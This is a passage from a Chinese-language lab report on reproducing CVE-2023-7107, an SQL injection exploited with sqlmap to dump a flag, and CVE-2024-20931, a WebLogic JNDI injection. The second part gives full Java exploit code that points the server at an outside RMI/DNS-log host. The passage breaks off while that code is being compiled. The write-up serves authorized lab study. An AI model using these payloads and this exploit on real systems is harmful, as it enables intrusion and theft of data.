为确保实验过程中无意外扩展行为，环境启用了详细的请求日志与数据库查询日志记录机制，并设置自动超时退出策略。实验结束后，立即销毁容器并清除临时缓存文件，同时对日志内容进行审计，确认不存在潜在残留风险。若测试需模拟读取敏感数据，均使用预置的测试文件或假数据替代，确保不涉及真实数据访问。

此外，所有测试人员均获得测试授权，严格遵守最小权限原则，不将测试环境用于非授权用途。通过以上措施，本次 SQL 注入漏洞测试在安全、可控的前提下顺利完成，有效降低了测试带来的潜在风险，并确保测试结果的真实性与可靠性。

3.3.2 测试方法

依托春秋云镜进行实验 首先搜索到春秋云镜上有该漏洞，申请场景，进入给出的 URL。



查看一下有无可能的注入点，点击 electronic products 查看


All Product List

Serial	Product Name	Description	Price(Php)	Quantity	Category	Option
1122330099	Arduino Uno	Small Arduino Uno Blue	125.00	0	Arduino	View
341156780	Arduino Mega	ATMega Arduino	155.00	391	Arduino	View

点击第一行信息最右侧 view 查看一下

https://eci-2zec9fdcm1719l6kwr5.cloudec11.ichunqiu.com:80/pages/product_details.php?prod_id=11

Product Details



怀疑此处可能存在注入漏洞，用 sqlmap 进行测试
输入

```
1 sqlmap -u https://eci-2zeg1ysrie5urtz2i4fk.cloudec11.ichunqiu.com:80/
  pages/product_details.php?prod_id=11 -tables
```

爆破出库名信息

```
[05:28:28] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[05:28:28] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[05:28:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:28:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:28:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:28:37] [INFO] GET parameter 'prod_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:28:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:28:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:28:37] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ex
[05:28:37] [INFO] target URL appears to have 12 columns in query
[05:28:37] [INFO] GET parameter 'prod_id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'prod_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
--
Parameter: prod_id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: prod_id=11' AND 3462=3462 AND 'Vwx'='Vwx'

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: prod_id=11' OR (SELECT 9203 FROM(SELECT COUNT(*),CONCAT(0x716b627a71,(SELECT (ELT(9203=9203,1)))0x716b627a71,FLOOR(RAND(0)*2))x FROM INFORMAT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: prod_id=11' AND (SELECT 5722 FROM (SELECT(SLEEP(5)))JYte) AND 'oLbm'='oLbm'

  Type: UNION query
  Title: Generic UNION query (NULL) - 12 columns
  Payload: prod_id=11' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707a71,0x594767506241496376685974506352694c7a784d7443496e4765754b764d4

[05:28:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.33, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[05:28:45] [INFO] fetching database names
available databases [4]:
[*] electrics
[*] information_schema
[*] mysql
[*] performance_schema

[05:28:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/eci-2zeg1ysrie5urtz2i4fk.cloudec11.ichunqiu.com'
[*] ending @ 05:28:46 /2025-07-17/
```

接下来继续进一步爆破表名
输入

```
1 sqlmap -u https://eci-2zeg1ysrie5urtz2i4fk.cloudec11.ichunqiu.com:80/
```

```
pages/product_details.php?prod_id=11 --batch -D electricks --
tables
```


爆破出表名信息，由于含有的数据表很多，此处不一一列举图片，查看后发现 electricks 表中含有 flllaaag 这个可疑字段



接下来进一步爆破这个可疑的 flllaaag 字段内的信息
输入

```
1 sqlmap -u https://eci-2zeglysr5urtz2i4fk.cloudec11.ichunqiu.com:80/
pages/product_details.php?prod_id=11 --batch -D electricks -T
flllaaag -columns
```

爆破出列名信息，很明显看到了 flag 信息



接下来进一步爆破 flag 中存储的信息
输入

```
1 sqlmap -u https://eci-2zeglysr5urtz2i4fk.cloudec11.ichunqiu.com
:80/pages/product_details.php?prod_id=11 --batch -D electricks -T
flllaaag -C flag -dump
```

爆破出对应的数据，很明显看到了 flag 值为 flag48fe4bfd-2759-4829-9fdb-1196749bab41



拿到了 flag 值，实验完成!

进行本地复现

搭建环境 需要的 docker 在 vulhub 上并没有，只能自己搭建 docker 镜像。首先新建文件夹名为 cve7107，并编写 Dockerfile 文件和 docker-compose.yml 文件。其中，本次实验用到了两个镜像，一个是 Web 镜像，通过 Dockerfile 文件构建，另一个是 MySQL 镜像，这里直接使用官方镜像：mysql:5.7；docker-compose.yml 文件说明这两个容器运行时如何协作。

Listing 21: Dockerfile

```
1 FROM php:7.4-apache
2
3 # 开启rewrite模块
4 RUN a2enmod rewrite
5
6 # 安装 mysqli 扩展支持 MySQL
7 RUN docker-php-ext-install mysqli
8
9 # 拷贝代码到apache根目录
10 COPY ./code-projects-ecommerce /var/www/html/
11
12 # 修改权限
13 RUN chown -R www-data:www-data /var/www/html
14
15 # 监听80端口
16 EXPOSE 80
```

Listing 22: docker-compose.yml

```
1 version: '3'
2
3 services:
4   web:
5     build: .
6     ports:
7       - "8080:80"
8     volumes:
9       - ./electricks-shop:/var/www/html
10    depends_on:
11      - db
12
13   db:
14     image: mysql:5.7
15     restart: always
```

```
16     environment:
17         MYSQL_ROOT_PASSWORD: rootpassword
18         MYSQL_DATABASE: ecommerce
19         MYSQL_USER: user
20         MYSQL_PASSWORD: userpassword
21     ports:
22         - "3307:3306"
23     volumes:
24         - db_data:/var/lib/mysql
25
26 volumes:
27     db_data:
```

接下来下载对应的存在 SQL 注入漏洞的 Web 项目源码，将其解压后放在同一文件夹下。为了在容器中运行这个网站，在 Dockerfile 中写明 COPY ./src /var/www/html，用来把网站源码复制到容器内部，构建 Web 服务镜像。同时在 Dockerfile 中安装了 php，apache2，让源码能运行

接下来构建镜像

```
1 docker-compose up --build -d
```



同时检查一遍项目源码中的数据库文件，发现没有 flag 值。按照春秋云镜中的场景，在 electricks 数据库下新建 flllaaag 数据表，flllaaag 数据表里新增 flag、id 两个属性，并插入一条数据：id=1，flag=flagcve-2023-7107

```
Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_electricks |
+-----+
| admin                  |
| category               |
| customer              |
| logs                  |
| order                 |
| order_details         |
| payment               |
| products              |
| sales                 |
| sales_details         |
| supplier              |
| temp_trans            |
| transactions          |
| users                 |
+-----+
14 rows in set (0.00 sec)

mysql> CREATE TABLE flllaaag (
  ->   id INT(20) NOT NULL PRIMARY KEY,
  ->   flag TEXT NOT NULL
  -> );
Query OK, 0 rows affected (0.03 sec)

mysql> INSERT INTO flllaaag (id, flag) VALUES (1, 'flag{cve-2023-7107}');
```

先进入数据库容器，命令如下

Listing 23: sql 命令

```
1 #进入数据库容器
2 docker exec -it cve7107-db-1 bash
3 #登录 MySQL
4 mysql -uroot -p
5 # 输入 root 密码
```

对应 sql 命令如下

Listing 24: sql 命令

```
1 #选择数据库
2 USE electricks;
3 #查看表结构确认表名
4 SHOW TABLES;
5 #创建新表 flllaaag
6 CREATE TABLE flllaaag (
7   id INT(20) NOT NULL PRIMARY KEY,
8   flag TEXT NOT NULL
9 );
10 #插入数据
11 INSERT INTO flllaaag (id, flag) VALUES (1, 'flag{cve-2023-7107}');
12 #验证插入是否成功
13 SELECT * FROM flllaaag;
```

接下来在浏览器内输入 `http://127.0.0.1:8080/`，发现可以正常访问网站但是却在头部出现了报错。经排查，原因是数据库连接出了问题。具体解决命令如下


Listing 25: 命令

```

1 #查看容器名称
2 docker ps
3 #进入容器
4 docker exec -it cve7107-web-1 bash
5 #进入源码目录:
6 cd /var/www/html/includes
7 #列出文件
8 ls
9 #打开文件
10 nano db.php
11 #修改连接为
12 $conn = mysqli_connect("localhost", "root", "rootpassword", "
    electricks") or die("Connection Failed");
13 #保存文件并退出
14 #退出容器
15 exit

```

之后发现页面不再报错，正常显示



环境搭建全部完成，接下来开始进行攻击。

在 kali 上进行攻击 打开 kali 虚拟机，在浏览器输入 `http://192.168.18.38:8080/` (注：192.168.18.38 为本机 ip)


与在春秋云镜上攻击流程一样，查找注入点，关注 URL：`http://192.168.18.38:8080/pages/product_` (注：修改 https 为 http，并且修改 ip 地址为本机 ip，端口号注意由 80 修改为 8080)

打开终端，输入命令，来爆破表名

```


1 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id
    =11 -tables

```




爆破列名

```
1 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id=11 --batch -D electricks -T flllaaaag -columns
```



爆破信息

```
1 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id=11 --batch -D electricks -T flllaaaag -C flag -dump
```



成功得到 flag, flagcve-2023-7107

实验收尾及镜像打包 首先停止正在运行的容器

```
1 docker stop cve7107-web-1
2 docker stop cve7107-db-1
```

打包过程如下

Listing 26: 打包

```
1 #查看所有容器
2 docker ps -a
3 #导出 Web 容器
4 docker export cve7107-web-1 > cve7107-web-1.tar
5 #导出 DB 容器
6 docker export cve7107-db-1 > cve7107-db-1.tar
7 打包后的容器会在同一文件夹下以 .tar 格式存在
```


3.3.3 测试中所用的工具

表 5: 漏洞测试所用工具列表

工具名称	版本信息	用途描述
Kali Linux	2025.2	提供完整的渗透测试环境及预装测试工具
sqlmap	1.9.4	自动化执行 SQL 注入测试，验证漏洞是否存在
Docker	26.0.0	构建并部署漏洞环境镜像
Docker Compose	2.27.0	编排多个容器（Web 服务 + 数据库）共同运行
MySQL	5.7	Web 应用后端数据库，作为注入目标
VS Code / Vim / Nano	-	编辑网站源码与配置文件
Web 浏览器	-	访问部署后的网站前端，观察漏洞表现

3.4 CVE-2024-20931 漏洞复现过程

3.4.1 风险管理及规避

为保障测试过程的安全性和可控性，本次 CVE-2024-20931 漏洞测试采取了以下措施：使用 Docker 容器完全隔离测试环境，避免对生产系统产生任何影响；所有测试在本地环境进行，不涉及任何真实数据；严格控制测试权限范围，仅在授权环境内操作；详细记录每个测试步骤，确保过程可追溯。

3.4.2 测试方法

采用**人工渗透测试方法**，结合自动化工具辅助。首先通过技术文档分析漏洞原理，使用 Vulnhub 搭建标准测试环境，然后通过 DNS Log 验证漏洞存在性，编写 POC 代码实现漏洞利用，最后通过文件写入和反弹 shell 验证远程代码执行效果。

整个测试过程遵循：信息收集 → 环境搭建 → 漏洞验证 → POC 开发 → 利用实现 → 影响评估的标准流程。

详细复现步骤：

阶段 0：目标环境 Flag 准备

为模拟真实渗透测试场景并提供明确的成功验证标准，我们在目标容器中预先放置一个 **Flag** 作为复现成功的标准：

进入 WebLogic 容器创建目标 Flag

Listing 27: 进入目标容器

```

1 # 进入运行中的WebLogic容器
2 docker exec -it weblogic-host bash
3
4 # 在WebLogic的主要目录下创建flag文件
5 echo "flag{CVE-2024-20931_WebLogic_JNDI_Injection_Success}" > /u01/
   oracle/user_projects/domains/base_domain/secret_flag.txt
6
7 # 设置权限，模拟真实权限保护
8 chmod 600 /u01/oracle/user_projects/domains/base_domain/secret_flag.
   txt
9
10 # 验证文件创建成功
11 ls -la /u01/oracle/user_projects/domains/base_domain/secret_flag.txt

```




图 11: 创建 Flag

这就是我们的准备工作。我们进入了容器中，提前写入了这个 flag 作为验证标准，我们的复现最终将以通过漏洞抓取到这个 Flag 为说明，表明我们已经通过漏洞 **CVE-2024-20931** 实现了远程命令执行，以达到控制目标系统。

阶段 1: 环境搭建

1.1 初始 Docker 环境搭建

Listing 28: WebLogic 环境搭建命令

```

1 # 克隆Vulhub项目
2 git clone https://github.com/vulhub/vulhub.git
3 cd vulhub/weblogic/CVE-2023-21839
4

```

```

5 # 启动WebLogic 容器
6 docker-compose up -d
7
8 # 验证容器运行状态
9 docker ps

```

环境选择说明：本次复现选择使用 Vulhub 的 CVE-2023-21839 环境，因为 CVE-2024-20931 是 CVE-2023-21839 的绕过漏洞。两个漏洞影响相同的 WebLogic 版本(12.2.1.3-2018)，且攻击原理相似，都是通过 JNDI 注入实现远程代码执行。正是应为 Oracle 在修复 CVE-2023-21839 时的补丁存在缺陷，导致可以通过 ForeignOpaqueReference 类绕过修复，形成了 CVE-2024-20931 漏洞。

```

PS C:\Users\30515> docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
8f8b9dic8349   vulhub/weblogic:12.2.1.3-2018      "/u01/oracle/createA... 15 hours ago   Up 15 hours   weblogic-host
PS C:\Users\30515>

```

图 12: Docker 容器运行状态

1.2 WebLogic 控制台验证

访问地址：

<http://localhost:7001>

正常显示 404 Not Found。




图 13: localhost:7001

访问地址：

<http://localhost:7001/console/login/LoginForm.jsp>




图 14: WebLogic 控制台登录界面

成功加载 WebLogic 控制台登录页面，说明我们能的环境搭建成功，可继续后续步骤。

1.3 下载安装 JDK1.8:

由于本机的 JDK 版本过高，且复现要用到 Java 编译于是选择再安装一个 JDK1.8.

Listing 29: JDK 1.8 安装过程

```

1 # 1. 下载 JDK 1.8
2 # 访问 https://adoptium.net/temurin/releases/?version=8
3 # 下载 Windows x64 JDK 8 .msi 文件
4
5 # 2. 安装后设置环境变量
6 $env:JAVA_HOME = "C:\Program Files\Eclipse Adoptium\jdk-8.0.452.9-
   hotspot"
7 $env:PATH = "$env:JAVA_HOME\bin;$env:PATH"
8
9 # 3. 验证版本
10 java -version
  
```

Listing 30: JDK 1.8 成功安装验证

```

1 openjdk version "1.8.0_452"
2 OpenJDK Runtime Environment (Temurin)(build 1.8.0_452-b09)
3 OpenJDK 64-Bit Server VM (Temurin)(build 25.452-b09, mixed mode)
  
```

阶段 2: 漏洞验证 (DNS Log 方式)

2.1 获取 DNS Log 测试域名

访问 ceye.io 网站，获取测试域名: asr8by.ceye.io




图 15: ceye.io

2.2 编写漏洞验证代码

Listing 31: 验证 exploit 代码

```

1  import java.lang.reflect.Field;
2  import java.util.Hashtable;
3  import javax.naming.InitialContext;
4  import weblogic.deployments.jms.
    ForeignOpaqueReference;
5
6  public class CVE202420931 {
7      public static void main(String[] args)
8          throws Exception {
9          String JNDI_FACTORY = "weblogic.jndi.
10             WLInitialContextFactory";
11             String targetIP = "127.0.0.1";
12             String targetPort = "7001";
13             String dnslogDomain = "asr8by.cele.io";
14
15             System.out.println("=== CVE-2024-20931
16                 Exploit ===");
17             System.out.println("Target: " +
18                 targetIP + ":" + targetPort);
19
20             String url = "t3://" + targetIP + ":"
21                 + targetPort;
22
23             Hashtable<Object, Object> env1 = new
24                 Hashtable<>();
25             env1.put("java.naming.factory.initial",
26                 JNDI_FACTORY);
27
28             env1.put("java.naming.provider.url",
29                 url);
30
31             System.out.println("[+] Connecting to
32                 WebLogic server...");
33             InitialContext c = new InitialContext(
34                 env1);
35             System.out.println("[+] Connected
36                 successfully!");
37
38             Hashtable<Object, Object> env2 = new
39                 Hashtable<>();
40             String maliciousRMI = "rmi://" +
41                 dnslogDomain + "/test";
42
43             env2.put("java.naming.factory.initial",
44                 "com.sun.jndi.rmi.registry.
45                 RegistryContextFactory");
46             env2.put("java.naming.provider.url", "
47                 rmi://" + dnslogDomain + ":1099");
48
49             System.out.println("[+] Malicious RMI:
50                 " + maliciousRMI);
51
52             ForeignOpaqueReference f = new
53                 ForeignOpaqueReference();
54
55             Field jndiEnvironment = f.getClass().
56                 getDeclaredField("jndiEnvironment")

```

```

    );
    jndiEnvironment.setAccessible(true);
    jndiEnvironment.set(f, env2);

    Field remoteJNDIName = f.getClass().
        getDeclaredField("remoteJNDIName");
    remoteJNDIName.setAccessible(true);
    remoteJNDIName.set(f, maliciousRMI);

    String bindName = "pwned" + System.
        currentTimeMillis();
    c.bind(bindName, f);

    System.out.println("[+] Malicious
        object bound to: " + bindName);

    System.out.println("[+] Triggering
        vulnerability...");
    try {
        c.lookup(bindName);
        System.out.println("[+] Exploit
            successful!");
    } catch (Exception e) {
        System.out.println("[+] Exploit
            triggered: " + e.getMessage());
    }
}

```

代码详细解释:

步骤 1: 建立 WebLogic 连接

Listing 32: WebLogic 连接建立

```

1 Hashtable<Object, Object> env1 = new Hashtable<>();
2 env1.put("java.naming.factory.initial", JNDI_FACTORY);
3 env1.put("java.naming.provider.url", url);
4 InitialContext c = new InitialContext(env1);

```

这部分代码通过 T3 协议连接到 WebLogic 服务器的 JNDI 服务。T3 协议是 WebLogic 专有的通信协议,用于客户端与服务器之间的通信。weblogic.jndi.WLInitialContextFactory 是 WebLogic 的 JNDI 上下文工厂,负责创建与 WebLogic 服务器的 JNDI 连接。

步骤 2: 构造恶意 JNDI 环境

Listing 33: 恶意 JNDI 环境构造

```

1 Hashtable<Object, Object> env2 = new Hashtable<>();
2 String maliciousRMI = "rmi://" + dnslogDomain + "/test";
3 env2.put("java.naming.factory.initial", "com.sun.jndi.rmi.registry.
    RegistryContextFactory");
4 env2.put("java.naming.provider.url", "rmi://" + dnslogDomain + ":1099
    ");

```

这里创建了一个恶意的 JNDI 环境配置,指向我们控制的 DNS Log 域名。当 WebLogic 服务器后续处理这个环境时,会尝试连接到 asr8by.ceye.io 域名,触发 DNS 查询。

步骤 3: 创建和配置 ForeignOpaqueReference 对象

Listing 34: 反射设置私有字段

```

1 ForeignOpaqueReference f = new ForeignOpaqueReference();

```

```
2 Field jndiEnvironment = f.getClass().getDeclaredField("
    jndiEnvironment");
3 jndiEnvironment.setAccessible(true);
4 jndiEnvironment.set(f, env2);
5 Field remoteJNDIName = f.getClass().getDeclaredField("remoteJNDIName"
    );
6 remoteJNDIName.setAccessible(true);
7 remoteJNDIName.set(f, maliciousRMI);
```

这是漏洞最重要的步骤。ForeignOpaqueReference 是 WebLogic 中用于处理远程 JNDI 引用的类，该类的 `getReferent` 方法存在安全缺陷。我们通过 Java 反射机制强制访问其私有字段：

- `jndiEnvironment`：设置为我们构造的恶意 JNDI 环境
- `remoteJNDIName`：设置为恶意的 RMI 地址

在之后的使用这个漏洞时，我们会配置这两个字段。

步骤 4：绑定恶意对象并触发漏洞

Listing 35: 漏洞触发

```
1 String bindName = "pwned" + System.currentTimeMillis();
2 c.bind(bindName, f);
3 c.lookup(bindName);
```

将恶意的 ForeignOpaqueReference 对象绑定到 WebLogic 的 JNDI 树中，然后通过 `lookup` 操作触发漏洞。当 WebLogic 处理 `lookup` 请求时，会调用 ForeignOpaqueReference 的 `getReferent` 方法，该方法会使用我们注入的恶意 JNDI 环境发起远程查询。

漏洞触发原理：当 WebLogic 执行 `c.lookup(bindName)` 时，会调用 ForeignOpaqueReference 对象的 `getReferent` 方法。该方法会读取我们通过反射设置的 `jndiEnvironment` 和 `remoteJNDIName` 字段，然后使用这些恶意配置创建新的 JNDI 上下文，向 `asr8by.ceye.io` 发起连接请求。

2.3 在容器内编译运行

```
@81a7f950e677/tmp
>
> remoteJNDIName.setAccessible(true);
> remoteJNDIName.set(f, maliciousRMI);
>
> String bindName = "pwned" + System.currentTimeMillis();
> c.bind(bindName, f);
>
> System.out.println("[+] Malicious object bound to: " + bindName);
>
> System.out.println("[+] Triggering vulnerability...");
> try {
>     c.lookup(bindName);
